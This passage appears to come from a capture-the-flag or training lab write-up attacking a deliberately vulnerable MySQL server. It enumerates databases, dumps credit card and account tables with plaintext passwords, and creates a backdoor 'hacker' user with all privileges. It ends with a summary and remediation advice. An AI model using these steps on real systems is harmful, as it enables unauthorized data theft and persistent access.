You can turn off this feature to get a quicker startup with -A

Database changed
```

Step 19: View all the tables in the dvwa database.

>show tables;




```
Database changed
mysql> show tables;
+----------------+
| Tables_in_dvwa |
+----------------+
| guestbook      |
| users          |
+----------------+
2 rows in set (0.01 sec)
```

Step 20: Show all the databases>Select the metasploit database>Show all the tables in metasploit database.

>show databases;

>use metasploit;

>show tables;




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
8 rows in set (0.00 sec)

mysql> use metasploit;
Database changed
mysql> show tables;
Empty set (0.00 sec)
```

Step 21: View all the databases>Use mysql database>Show tables in mysql database.


>show databases;

>use mysql;

>show tables;



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
```




```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
```

Step 22: View all the databases>Use owasp10 database>Show tables in owasp10 database.


>show databases;

>use owasp10;

>show tables;



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
8 rows in set (0.00 sec)
```




```
mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------+
| Tables_in_owasp10 |
+-------------------+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-------------------+
6 rows in set (0.00 sec)
```

Step 23: View all the databases>Use tikiwiki database>Show tables in tikiwiki database.


>show databases;

>use tikiwiki;

>show tables;



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
8 rows in set (0.00 sec)

mysql> use tikiwiki;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```




```
mysql> show tables;
+------------------------------------+
| Tables_in_tikiwiki                 |
+------------------------------------+
| galaxia_activities                 |
| galaxia_activity_roles             |
| galaxia_instance_activities        |
| galaxia_instance_comments          |
| galaxia_instances                  |
| galaxia_processes                  |
| galaxia_roles                      |
| galaxia_transitions                |
| galaxia_user_roles                 |
| galaxia_workitems                  |
| messu_archive                      |
| messu_messages                     |
```

Step 24: View all the databases>Use tikiwiki database>Show tables in tikiwiki195 database.


>show databases;

>use tikiwiki195;

>show tables;



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
8 rows in set (0.00 sec)
```



```
mysql> use tikiwiki195;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------------------+
| Tables_in_tikiwiki195              |
+------------------------------------+
| galaxia_activities                 |
| galaxia_activity_roles             |
| galaxia_instance_activities        |
| galaxia_instance_comments          |
| galaxia_instances                  |
| galaxia_processes                  |
| galaxia_roles                      |
| galaxia_transitions                |
| galaxia_user_roles                 |
| galaxia_workitems                  |
| messu_archive                      |
| messu_messages                     |
```


Step 25: After viewing all the databases, it is observed that the owasp10 database contains important information such as credit_cards and accounts.

View all the databases>Use owasp10 database>Show tables in owasp10 database.


>show databases;

>use owasp10;

>show tables;




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| flag334422         |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
8 rows in set (0.01 sec)
```



```
mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------+
| Tables_in_owasp10 |
+-------------------+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-------------------+
6 rows in set (0.00 sec)
```

Step 26: View the columns and data from the credit_cards table.


>select * from credit_cards;



```
mysql> select * from credit_cards;
+------+------------------+------+------------+
| ccid | ccnumber         | ccv  | expiration |
+------+------------------+------+------------+
|    1 | 4444111122223333 | 745  | 2012-03-01 |
|    2 | 7746536337776330 | 722  | 2015-04-01 |
|    3 | 8242325748474749 | 461  | 2016-03-01 |
|    4 | 7725653200487633 | 230  | 2017-06-01 |
|    5 | 1234567812345678 | 627  | 2018-11-01 |
+------+------------------+------+------------+
5 rows in set (0.01 sec)
```

Step 27: Show the tables in the owasp10 database again.

>show tables;




```
mysql> show tables;
+-------------------+
| Tables_in_owasp10 |
+-------------------+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-------------------+
6 rows in set (0.00 sec)
```

Step 28: Show the columns and data in the accounts table.

>select * from accounts;


Step 29: Solve the challenges 4 and 5.



```
|  13 | john          | password     | Do the Duggie!                | FALSE    |
|  14 | kevin         | 42           | Doug Adams rocks              | FALSE    |
|  15 | dave          | set          | Bet on S.E.T. FTW             | FALSE    |
|  16 | ed            | pentest      | Commandline KungFu anyone?    | FALSE    |
|  17 | administrator | P@ssw0rd     | RuleTheServer                 | TRUE     |
|  18 | flag5         | 335553       |  5                            | true     |
|  19 | flag6         | 223311       |  6                            | true     |
+-----+---------------+--------------+-------------------------------+----------+
```

Step 30: Create a user called hacker.


>CREATE USER ‘hacker’ IDENTIFIED BY ‘mypass123’;



```
mysql> CREATE USER 'hacker' IDENTIFIED BY 'mypass123';
Query OK, 0 rows affected (0.00 sec)
```


Step 31: Make the hacker as an admin.

>GRANT ALL PRIVILEGES ON *.* TO ‘hacker’ WITH GRANT OPTION;



```
mysql> GRANT ALL PRIVILEGES ON *.* TO 'hacker' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)
```


Step 32: Exit mysql.



```
mysql> exit
Bye
root@kali2:~#
```

Step 33: Connect to the SQL server. Enter the password as mypass123 when asked for it.

mysql -h 203.0.113.100 -u hacker -p



```
root@kali2:~#
root@kali2:~# mysql -h 203.0.113.100 -u hacker -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Conclusion & Wrap-Up

In this lab, participants learned standard penetration testing methodology and acquired practical experience using offensive security tools to target a MySQL database. They gained knowledge of vital abilities like database exploration, service identification, brute-forcing login passwords, and creating backdoors for unrestricted access. This experience made clear how important it is to fight such incursions by enforcing diligent surveillance and strengthening defensive strategies.

Observations:

- Nmap's scanning pinpointed an open port 3306, indicating the presence of a MySQL database service.
- The mysql_login module in Metasploit was used to successfully brute-force the admin password.
- Sensitive customer data hidden in the tables was discovered during database exploration.

Successes:

- Nmap scanning was done to determine the port and service for MySQL.
- Used the brute force password feature of Metasploit to successfully crack the admin password.
- Admin credentials were obtained, allowing access to the MySQL server.
- Discovered private customer data kept in the credit card and account tables.
- Utilized an admin-level user account to create a backdoor.

Challenges:

- Enumerating databases and tables containing critical data was necessary.
- Improved detection and preventive measures could have potentially mitigated the success of the attack.

Risks:

- Brute forcing passwords poses a risk of credential compromise.
- SQL injection vulnerabilities could lead to unauthorized data access and manipulation.
- Exposure of sensitive customer data heightens the risks of identity theft and fraud.
- Backdoor accounts may facilitate ongoing unauthorized access.

Remediations:

- Establish strong password policies and multi-factor authentication.
- Use input validation and prepared statements to stop SQL injection.
- Restrict database access and protect sensitive data fields via encryption.
- Track and stop recurrent attempts at SQL injection attacks.
- Review user access often in order to spot and close any potential backdoors.
- Reiterate database server security and close unused ports, such as 3306.

- Monitor attack logs and configure intrusion detection systems.
- Spread security awareness by emphasizing social engineering and phishing to individuals.
- Perform regular penetration tests in order to find and fix vulnerabilities.